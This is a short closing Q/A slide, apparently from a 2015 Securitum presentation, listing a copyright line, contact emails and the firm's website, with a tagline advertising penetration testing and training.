Copyright 2015 Securitum
www.securitum.pl

Q/A

- ?
- michal.sajdak@securitum.pl
- michal.sajdak@sekurak.pl
- Testy penetracyjne / szkolenia
  - http://securitum.pl/

Copyright 2015 Securitum
www.securitum.pl